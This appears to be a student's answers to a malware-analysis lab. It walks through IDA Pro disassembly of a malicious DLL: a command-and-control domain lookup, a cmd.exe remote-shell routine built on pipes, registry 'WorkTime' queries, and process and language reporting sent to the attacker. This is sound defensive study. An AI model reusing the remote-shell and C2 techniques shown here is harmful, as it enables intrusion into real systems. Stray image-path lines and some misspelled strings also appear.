


Problem 1

1. DllmainIs found at 1000D02E in .text
   a. 
```
.text:1000D02E ; ============== S U B R O U T I N E =======================================
.text:1000D02E
.text:1000D02E
.text:1000D02E sub_1000D02E    proc near               ; CODE XREF: DllEntryPoint+4B↓p
.text:1000D02E                                         ; DATA XREF: sub_100110FF+2D↓o
.text:1000D02E
.text:1000D02E arg_0           = dword ptr  4
.text:1000D02E arg_4           = dword ptr  8
.text:1000D02E
.text:1000D02E                 mov     eax, [esp+arg_4]
.text:1000D032                 dec     eax
.text:1000D033                 jnz     loc_1000D107
.text:1000D039                 mov     eax, [esp+arg_0]
.text:1000D03D                 push    ebx
.text:1000D03E                 mov     ds:hModule, eax
.text:1000D043                 mov     eax, off_10019044 ; "[This is RUR]"
```
2. After doing some research, get host by name is replaced with WS2_32_52



```
.idata:100163C8                                        ; sub_10001074+1BF↑p ...
.idata:100163C8                                        ; Import by ordinal 11
.idata:100163CC                extrn WS2_32_52:dword   ; CODE XREF: sub_10001074:loc_100011AF↑p
.idata:100163CC                                        ; sub_10001074+1D3↑p ...
.idata:100163CC                                        ; Import by ordinal 52
.idata:100163D0                extrn WS2_32_12:dword   ; CODE XREF: sub_10001074:loc_10001311↑p
.idata:100163D0                                        ; sub_10001365:loc_10001602↑p ...
.idata:100163D0                                        ; Import by ordinal 12
```
   It is Located at 100163CC in the idata section
3. It's called 9 times by 5 different functions


4. A DNS request will be made to pic.practicalmalwareanalyis.com if the call to gethostbyname succeeds

```
text:1000173C                   jz      loc_100017ED    ; Jump if Zero (ZF=1)
text:10001742                   cmp     dword_1008E5CC, ebx ; Compare Two Operands
text:10001748                   jnz     loc_100017ED    ; Jump if Not Zero (ZF=0)
text:1000174E                   mov     eax, off_10019040 ; "[This is RDO]pics.praticalmalware
text:10001753                   add     eax, 0Dh        ; Add
text:10001756                   push    eax
text:10001757                   call    ds:WS2_32_52    ; Indirect Call Near Procedure
text:1000175D                   mov     esi, eax
text:1000175F                   cmp     esi, ebx        ; Compare Two Operands
text:10001761                   jz      short loc_100017C0 ; Jump if Zero (ZF=1)
text:10001763                   movsx   eax, word ptr [esi+0Ah] ; Move with Sign-Extend
text:10001767                   push    eax             ; Size
text:10001768                   mov     eax, [esi+0Ch]
text:1000176B                   push    dword ptr [eax] ; Src
text:1000176D                   lea     eax, [esp+690h+var_650] ; Load Effective Address
text:10001771                   push    eax             ; void *
text:10001772                   call    memcpy          ; Call Procedure
text:10001777                   mov     ax, [esi+8]
text:1000177B                   add     esp, 0Ch        ; Add
text:1000177E                   mov     [esp+688h+var_654], ax
text:10001783                   push    10h             ; Count
```

5. Based on the analysis IDA pro has identified 23 local variables. 21 var_ and 2 Str

```
text:10001656
text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
text:10001656 sub_10001656    proc near               ; DATA XREF: sub_1000D02E+C8↓o
text:10001656
text:10001656 var_675         = byte ptr -675h
text:10001656 var_674         = dword ptr -674h
text:10001656 hModule         = dword ptr -670h
text:10001656 var_66C         = word ptr -66Ch
text:10001656 var_668         = dword ptr -668h
text:10001656 var_664         = word ptr -664h
text:10001656 var_662         = word ptr -662h
text:10001656 var_660         = dword ptr -660h
text:10001656 var_654         = word ptr -654h
text:10001656 var_650         = dword ptr -650h
text:10001656 Str1            = byte ptr -644h
text:10001656 var_640         = byte ptr -640h
text:10001656 CommandLine     = byte ptr -63Fh
text:10001656 Str             = byte ptr -63Dh
text:10001656 var_638         = byte ptr -638h
text:10001656 var_637         = byte ptr -637h
text:10001656 var_544         = dword ptr -544h
text:10001656 var_50C         = dword ptr -50Ch
text:10001656 var_500         = dword ptr -500h
text:10001656 Buf2            = byte ptr -4FCh
text:10001656 var_4BC         = dword ptr -4BCh
text:10001656 var_4B8         = dword ptr -4B8h
text:10001656 hKey            = HKEY__ ptr -3B8h
text:10001656 var_3B0         = dword ptr -3B0h
text:10001656 var_1A4         = dword ptr -1A4h
text:10001656 var_194         = dword ptr -194h
text:10001656 var_190         = byte ptr -190h
text:10001656 lpThreadParameter= dword ptr  4
text:10001656
```

6. Based on the picture there is 1 parameter at the bottom
7. It's at 10095B34

```
doors_d:10095B10 aExit          db 'exit',0             ; DATA XREF: sub_1000FF58+38D↑o
doors_d:10095B15                align 4
doors_d:10095B18 aQuit          db 'quit',0             ; DATA XREF: sub_1000FF58+36F↑o
doors_d:10095B1D                align 10h
doors_d:10095B20 ; char aCommandExeC[]
doors_d:10095B20 aCommandExeC   db '\command.exe /c ',0 ; DATA XREF: sub_1000FF58:loc_100101D7↑o
doors_d:10095B31                align 4
doors_d:10095B34 aCmdExeC       db '\cmd.exe /c ',0     ; DATA XREF: sub_1000FF58+278↑o
doors_d:10095B41                align 4
doors_d:10095B44 ; char aHiMasterDDDDDD[]
```

8. With pipes involved and std output, stderr etc. It seems that it's setting up a remote shell

```
ext:1001015F                rep stosd                       ; Store String
ext:1001015F                stosw                           ; Store String
ext:10010161                stosb                           ; Store String
ext:10010162                lea     eax, [ebp+PipeAttributes] ; Load Effective Address
ext:10010165                push    ebx             ; nSize
ext:10010166                push    eax             ; lpPipeAttributes
ext:10010167                lea     eax, [ebp+hWritePipe] ; Load Effective Address
ext:1001016A                push    eax             ; hWritePipe
ext:1001016B                lea     eax, [ebp+hReadPipe] ; Load Effective Address
ext:1001016E                push    eax             ; hReadPipe
ext:1001016F                mov     [ebp+NumberOfBytesRead], ebx
ext:10010172                mov     [ebp+PipeAttributes.nLength], 0Ch
ext:10010179                mov     [ebp+PipeAttributes.lpSecurityDescriptor], ebx
ext:1001017C                mov     [ebp+PipeAttributes.bInheritHandle], 1
ext:10010183                call    ds:CreatePipe   ; Indirect Call Near Procedure
ext:10010189                test    eax, eax        ; Logical Compare
ext:1001018B                jz      loc_10010714    ; Jump if Zero (ZF=1)
ext:10010191                lea     eax, [ebp+StartupInfo] ; Load Effective Address
ext:10010194                mov     [ebp+StartupInfo.cb], 44h ; 'D'
ext:1001019B                push    eax             ; lpStartupInfo
ext:1001019C                call    ds:GetStartupInfoA ; Indirect Call Near Procedure
ext:100101A2                mov     eax, [ebp+hWritePipe]
ext:100101A5                push    400h            ; uSize
ext:100101AA                mov     [ebp+StartupInfo.hStdError], eax
ext:100101AD                mov     [ebp+StartupInfo.hStdOutput], eax
ext:100101B0                lea     eax, [ebp+Destination] ; Load Effective Address
ext:100101B6                mov     [ebp+StartupInfo.wShowWindow], bx
ext:100101BA                push    eax             ; lpBuffer
ext:100101BB                mov     [ebp+StartupInfo.dwFlags], 101h
ext:100101C2                call    ds:GetSystemDirectoryA ; Indirect Call Near Procedure
ext:100101C8                cmp     dword_1008E5C4, ebx ; Compare Two Operands
ext:100101CE                jz      short loc_100101D7 ; Jump if Zero (ZF=1)
ext:100101D0                push    offset aCmdExeC ; "\\cmd.exe /c "
ext:100101D5                jmp     short loc_100101DC ; Jump
ext:100101D7 ; ---------------------------------------------------------------------------
```

9. When I check the cross references I see where it's being written. If we go check this subroutine we can see that what it's getting is the OS version. Which is being written into dword_1008E5C4

```
.text:1000165D                push    ebp
.text:1000165E                push    esi
.text:1000165F                push    edi
.text:10001660                call    sub_10001000    ; Call Procedure
.text:10001665                test    eax, eax        ; Logical Compare
.text:10001667                jnz     short loc_100016BC ; Jump if Not Zero (ZF=0)
.text:10001669                xor     ebx, ebx        ; Logical Exclusive OR
.text:1000166B                mov     [esp+688h+var_674], ebx
.text:1000166F                mov     [esp+688h+hModule], ebx
.text:10001673                call    sub_10003695    ; Call Procedure
.text:10001678                mov     dword_1008E5C4, eax
.text:1000167D                call    sub_100036C3    ; Call Procedure
.text:10001682                push    3A98h           ; dwMilliseconds
```

```
; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

sub_10003695    proc near               ; CODE XREF: sub_10001656+1D↑p
                                        ; sub_10003B75+7↓p ...

VersionInformation= _OSVERSIONINFOA ptr -94h

                push    ebp
                mov     ebp, esp
                sub     esp, 94h        ; Integer Subtraction
                lea     eax, [ebp+VersionInformation] ; Load Effective Address
                mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
                push    eax             ; lpVersionInformation
                call    ds:GetVersionExA ; Indirect Call Near Procedure
                xor     eax, eax        ; Logical Exclusive OR
                cmp     [ebp+VersionInformation.dwPlatformId], 2 ; Compare Two Operands
                setz    al              ; Set Byte if Zero (ZF=1)
                leave                   ; High Level Procedure Exit
                retn                    ; Return Near from Procedure
sub_10003695    endp


; =============== S U B R O U T I N E =======================================
```

10. A little bit down I find the robotwork.

```
.text:10010444 ; ---------------------------------------------------------------------------
.text:10010444
.text:10010444 loc_10010444:                           ; CODE XREF: sub_1000FF58+4E0↑j
.text:10010444                 push    9               ; Size
.text:10010446                 lea     eax, [ebp+Buf1] ; Load Effective Address
.text:1001044C                 push    offset aRobotwork ; "robotwork"
.text:10010451                 push    eax             ; Buf1
.text:10010452                 call    memcmp          ; Call Procedure
.text:10010457                 add     esp, 0Ch        ; Add
.text:1001045A                 test    eax, eax        ; Logical Compare
.text:1001045C                 jnz     short loc_10010468 ; Jump if Not Zero (ZF=0)
.text:1001045E                 push    [ebp+pExceptionObject]
.text:10010461                 call    sub_100052A2    ; Call Procedure
.text:10010466                 jmp     short loc_100103F6 ; Jump
.text:10010468 ; ---------------------------------------------------------------------------
```

I can see that the jnz jumps if its not 0. The Zero Flag will be set if it's true. But since it's false and our memcmp is true the we will not jump. So I went to the subroutine 100052A2.

```
.text:100052A2 arg_0           = dword ptr  8
.text:100052A2
.text:100052A2                 push    ebp
.text:100052A3                 mov     ebp, esp
.text:100052A5                 sub     esp, 60Ch       ; Integer Subtraction
.text:100052AB                 and     [ebp+Buffer], 0 ; Logical AND
.text:100052B2                 push    edi
.text:100052B3                 mov     ecx, 0FFh
.text:100052B8                 xor     eax, eax        ; Logical Exclusive OR
.text:100052BA                 lea     edi, [ebp+var_60B] ; Load Effective Address
.text:100052C0                 and     [ebp+Data], 0   ; Logical AND
.text:100052C7                 rep stosd               ; Store String
.text:100052C9                 stosw                   ; Store String
.text:100052CB                 stosb                   ; Store String
.text:100052CC                 push    7Fh
.text:100052CE                 xor     eax, eax        ; Logical Exclusive OR
.text:100052D0                 pop     ecx
.text:100052D1                 lea     edi, [ebp+var_20B] ; Load Effective Address
.text:100052D7                 rep stosd               ; Store String
.text:100052D9                 stosw                   ; Store String
.text:100052DB                 stosb                   ; Store String
.text:100052DC                 lea     eax, [ebp+phkResult] ; Load Effective Address
.text:100052DF                 push    eax             ; phkResult
.text:100052E0                 push    0F003Fh         ; samDesired
.text:100052E5                 push    0               ; ulOptions
.text:100052E7                 push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
.text:100052EC                 push    80000002h       ; hKey
.text:100052F1                 call    ds:RegOpenKeyExA ; Indirect Call Near Procedure
.text:100052F7                 test    eax, eax        ; Logical Compare
.text:100052F9                 jz      short loc_10005309 ; Jump if Zero (ZF=1)
.text:100052FB                 push    [ebp+phkResult] ; hKey
.text:100052FE                 call    ds:RegCloseKey  ; Indirect Call Near Procedure
.text:10005304                 jmp     loc_100053F6    ; Jump
```

Here I can see that it opens key at HKLM/SOFTWARE/Microsoft/Windows/Current Verion. If it's successfully opened (which I'll assume) it jumps to loc_10005309 cause it jumps when comparison is true.

```
:10005309
:10005309 loc_10005309:                           ; CODE XREF: sub_100052A2+57↑j
:10005309                 push    ebx
:1000530A                 lea     eax, [ebp+cbData] ; Load Effective Address
:1000530D                 push    esi
:1000530E                 push    eax               ; lpcbData
:1000530F                 lea     eax, [ebp+Data] ; Load Effective Address
:10005315                 mov     ebx, ds:RegQueryValueExA
:1000531B                 push    eax               ; lpData
:1000531C                 lea     eax, [ebp+Type] ; Load Effective Address
:1000531F                 push    eax               ; lpType
:10005320                 push    0                 ; lpReserved
:10005322                 push    offset aWorktime ; "WorkTime"
:10005327                 push    [ebp+phkResult] ; hKey
:1000532A                 call    ebx ; RegQueryValueExA ; Indirect Call Near Procedure
:1000532C                 mov     esi, ds:sprintf
:10005332                 mov     edi, ds:atoi
:10005338                 test    eax, eax          ; Logical Compare
:1000533A                 jnz     short loc_10005379 ; Jump if Not Zero (ZF=0)
:1000533C                 lea     eax, [ebp+Data] ; Load Effective Address
:10005342                 push    eax               ; String
:10005343                 call    edi ; atoi        ; Indirect Call Near Procedure
:10005345                 push    eax
:10005346                 lea     eax, [ebp+Buffer] ; Load Effective Address
:1000534C                 push    offset aRobotWorktimeD ; "\r\n\r\n[Robot_WorkTime :] %d\r\n\r\n"
:10005351                 push    eax               ; Buffer
:10005352                 call    esi ; sprintf     ; Indirect Call Near Procedure
:10005354                 add     esp, 10h          ; Add
:10005357                 lea     eax, [ebp+Buffer] ; Load Effective Address
:1000535D                 push    0
:1000535F                 push    eax               ; Str
:10005360                 call    strlen            ; Call Procedure
:10005365                 pop     ecx
:10005366                 push    eax
:10005367                 lea     eax, [ebp+Buffer] ; Load Effective Address
:1000536D                 push    eax
:1000536E                 push    [ebp+arg_0]
:10005371                 call    sub_100038EE      ; Call Procedure
:10005376                 add     esp, 10h          ; Add
:10005379
```

```
xt:10005379
xt:10005379 loc_10005379:                         ; CODE XREF: sub_100052A2+98↑j
xt:10005379                 push    200h          ; Size
xt:1000537E                 lea     eax, [ebp+Data] ; Load Effective Address
xt:10005384                 push    0             ; Val
xt:10005386                 push    eax           ; void *
xt:10005387                 call    memset        ; Call Procedure
xt:1000538C                 add     esp, 0Ch      ; Add
xt:1000538F                 lea     eax, [ebp+cbData] ; Load Effective Address
xt:10005392                 push    eax           ; lpcbData
xt:10005393                 lea     eax, [ebp+Data] ; Load Effective Address
xt:10005399                 push    eax           ; lpData
xt:1000539A                 lea     eax, [ebp+Type] ; Load Effective Address
xt:1000539D                 push    eax           ; lpType
xt:1000539E                 push    0             ; lpReserved
xt:100053A0                 push    offset aWorktimes ; "WorkTimes"
xt:100053A5                 push    [ebp+phkResult] ; hKey
xt:100053A8                 call    ebx ; RegQueryValueExA ; Indirect Call Near Procedure
xt:100053AA                 test    eax, eax      ; Logical Compare
xt:100053AC                 jnz     short loc_100053EB ; Jump if Not Zero (ZF=0)
xt:100053AE                 lea     eax, [ebp+Data] ; Load Effective Address
xt:100053B4                 push    eax           ; String
xt:100053B5                 call    edi ; atoi    ; Indirect Call Near Procedure
xt:100053B7                 push    eax
xt:100053B8                 lea     eax, [ebp+Buffer] ; Load Effective Address
xt:100053BE                 push    offset aRobotWorktimes ; "\r\n\r\n[Robot_WorkTimes:] %d\r\n\r\n"
xt:100053C3                 push    eax           ; Buffer
xt:100053C4                 call    esi ; sprintf ; Indirect Call Near Procedure
xt:100053C6                 add     esp, 10h      ; Add
xt:100053C9                 lea     eax, [ebp+Buffer] ; Load Effective Address
xt:100053CF                 push    0
xt:100053D1                 push    eax           ; Str
xt:100053D2                 call    strlen        ; Call Procedure
xt:100053D7                 pop     ecx
xt:100053D8                 push    eax
xt:100053D9                 lea     eax, [ebp+Buffer] ; Load Effective Address
xt:100053DF                 push    eax
xt:100053E0                 push    [ebp+arg_0]
xt:100053E3                 call    sub_100038EE  ; Call Procedure
xt:100053E8                 add     esp, 10h      ; Add
xt:100053EB
```

Here I can see that it queries WorkTime and WorkTimes. With the sprintf I'm assuming it's sending it back over the socket to the hacker.

11. This one was tricky.


```
; =============== S U B R O U T I N E =======================================


; int __stdcall PSLIST(int, int, char *Str, int)
                public PSLIST
PSLIST          proc near               ; DATA XREF: .rdata:off_10017F78↓o

Str             = dword ptr  0Ch

                mov     dword_1008E5BC, 1
                call    sub_100036C3    ; Call Procedure
                test    eax, eax        ; Logical Compare
                jz      short loc_1000705B ; Jump if Zero (ZF=1)
                push    [esp+Str]       ; Str
                call    strlen          ; Call Procedure
                test    eax, eax        ; Logical Compare
                pop     ecx
                jnz     short loc_1000704E ; Jump if Not Zero (ZF=0)
                push    eax
                call    sub_10006518    ; Call Procedure
                jmp     short loc_1000705A ; Jump
; ---------------------------------------------------------------------------
```

I first located the PSLIST routine. When checking one of the calls I found this

```
xt:10006518 ; =============== S U B R O U T I N E =======================================
xt:10006518
xt:10006518 ; Attributes: bp-based frame
xt:10006518
xt:10006518 sub_10006518    proc near               ; CODE XREF: PSLIST+22↓p
xt:10006518
xt:10006518 var_1530        = dword ptr -1530h
xt:10006518 var_152C        = byte ptr -152Ch
xt:10006518 var_530         = byte ptr -530h
xt:10006518 var_52F         = byte ptr -52Fh
xt:10006518 pe              = PROCESSENTRY32 ptr -130h
xt:10006518 var_8           = byte ptr -8
xt:10006518 hSnapshot       = dword ptr -4
xt:10006518
xt:10006518                 push    ebp
xt:10006519                 mov     ebp, esp
xt:1000651B                 mov     eax, 1530h
xt:10006520                 call    __alloca_probe  ; Call Procedure
xt:10006525                 push    ebx
xt:10006526                 push    esi
xt:10006527                 push    edi             ; ArgList
xt:10006528                 xor     ebx, ebx        ; Logical Exclusive OR
xt:1000652A                 mov     ecx, 3FFh
xt:1000652F                 xor     eax, eax        ; Logical Exclusive OR
xt:10006531                 lea     edi, [ebp+var_152C] ; Load Effective Address
xt:10006537                 mov     [ebp+var_1530], ebx
xt:1000653D                 rep stosd               ; Store String
xt:1000653F                 mov     ecx, 0FFh
xt:10006544                 lea     edi, [ebp+var_52F] ; Load Effective Address
xt:1000654A                 mov     [ebp+var_530], bl
xt:10006550                 push    ebx             ; th32ProcessID
xt:10006551                 rep stosd               ; Store String
xt:10006553                 stosw                   ; Store String
xt:10006555                 push    2               ; dwFlags
xt:10006557                 stosb                   ; Store String
xt:10006558                 call    CreateToolhelp32Snapshot ; Call Procedure
xt:1000655D                 mov     esi, ds:CloseHandle
xt:10006563                 cmp     eax, 0FFFFFFFFh ; Compare Two Operands
xt:10006566                 mov     [ebp+hSnapshot], eax
xt:10006569                 jz      loc_10006640    ; Jump if Zero (ZF=1)
xt:1000656F                 cmp     dword_1008E5BC, ebx ; Compare Two Operands
xt:10006575                 mov     [ebp+pe.dwSize], 128h
xt:1000657F                 jz      short loc_1000658C ; Jump if Zero (ZF=1)
xt:10006581                 push    offset aProcessidProce ; "\r\n\r\nProcessID       ProcessName
xt:10006586                 call    sub_1000620C    ; Call Procedure
```

It seems to store the processes and take a snapshot of them. Since there are a few comparisons it could be looking for a process. I assume that this process is being sent to the remote shell since I found a sprintf in one of the locations.


12. GetSystemDefaultLangID, sprintf are the API calls made.



```
text:10004E79 ; ============== S U B R O U T I N E =======================================
text:10004E79
text:10004E79 ; Attributes: bp-based frame
text:10004E79
text:10004E79 sub_10004E79    proc near               ; CODE XREF: sub_1000FF58+4E5↓p
text:10004E79
text:10004E79 Buffer          = byte ptr -400h
text:10004E79 var_3FF         = byte ptr -3FFh
text:10004E79 arg_0           = dword ptr  8
text:10004E79
text:10004E79                 push    ebp
text:10004E7A                 mov     ebp, esp
text:10004E7C                 sub     esp, 400h       ; Integer Subtraction
text:10004E82                 and     [ebp+Buffer], 0 ; Logical AND
text:10004E89                 push    edi
text:10004E8A                 mov     ecx, 0FFh
text:10004E8F                 xor     eax, eax        ; Logical Exclusive OR
text:10004E91                 lea     edi, [ebp+var_3FF] ; Load Effective Address
text:10004E97                 rep stosd               ; Store String
text:10004E99                 stosw                   ; Store String
text:10004E9B                 stosb                   ; Store String
text:10004E9C                 call    ds:GetSystemDefaultLangID ; Indirect Call Near Procedure
text:10004EA2                 movzx   eax, ax         ; Move with Zero-Extend
text:10004EA5                 push    eax
text:10004EA6                 lea     eax, [ebp+Buffer] ; Load Effective Address
text:10004EAC                 push    offset aLanguageId0xX ; "\r\n\r\n[Language:] id:0x%x\r\n\r\n"
text:10004EB1                 push    eax             ; Buffer
text:10004EB2                 call    ds:sprintf      ; Indirect Call Near Procedure
text:10004EB8                 add     esp, 0Ch        ; Add
text:10004EBB                 lea     eax, [ebp+Buffer] ; Load Effective Address
text:10004EC1                 push    0
text:10004EC3                 push    eax             ; Str
text:10004EC4                 call    strlen          ; Call Procedure
text:10004EC9                 pop     ecx
text:10004ECA                 push    eax
text:10004ECB                 lea     eax, [ebp+Buffer] ; Load Effective Address
text:10004ED1                 push    eax
text:10004ED2                 push    [ebp+arg_0]
text:10004ED5                 call    sub_100038EE    ; Call Procedure
text:10004EDA                 add     esp, 10h        ; Add
text:10004EDD                 pop     edi
text:10004EDE                 leave                   ; High Level Procedure Exit
text:10004EDF                 retn                    ; Return Near from Procedure
text:10004EDF sub_10004E79    endp
text:10004EDF
text:10004EE0
```

I think a better name could be “GetSystemLang”

13. System calls made are CreateThread, strnicmp, and strncpy. At the second depth I counted several.



```
ext:1000D02E ; ============== S U B R O U T I N E =======================================
ext:1000D02E
ext:1000D02E
ext:1000D02E sub_1000D02E     proc near               ; CODE XREF: DllEntryPoint+4B↓p
ext:1000D02E                                          ; DATA XREF: sub_100110FF+2D↓o
ext:1000D02E
ext:1000D02E arg_0            = dword ptr  4
ext:1000D02E arg_4            = dword ptr  8
ext:1000D02E
ext:1000D02E                  mov     eax, [esp+arg_4]
ext:1000D032                  dec     eax             ; Decrement by 1
ext:1000D033                  jnz     loc_1000D107    ; Jump if Not Zero (ZF=0)
ext:1000D039                  mov     eax, [esp+arg_0]
ext:1000D03D                  push    ebx
ext:1000D03E                  mov     ds:hModule, eax
ext:1000D043                  mov     eax, off_10019044 ; "[This is RUR]"
ext:1000D048                  push    esi
ext:1000D049                  add     eax, 0Dh        ; Add
ext:1000D04C                  push    edi
ext:1000D04D                  push    eax             ; Str
ext:1000D04E                  call    strlen          ; Call Procedure
ext:1000D053                  mov     ebx, ds:CreateThread
ext:1000D059                  mov     esi, ds:_strnicmp
ext:1000D05F                  xor     edi, edi        ; Logical Exclusive OR
ext:1000D061                  pop     ecx
ext:1000D062                  test    eax, eax        ; Logical Compare
ext:1000D064                  jz      short loc_1000D089 ; Jump if Zero (ZF=1)
ext:1000D066                  mov     eax, off_10019044 ; "[This is RUR]"
ext:1000D06B                  push    7               ; MaxCount
ext:1000D06D                  add     eax, 0Dh        ; Add
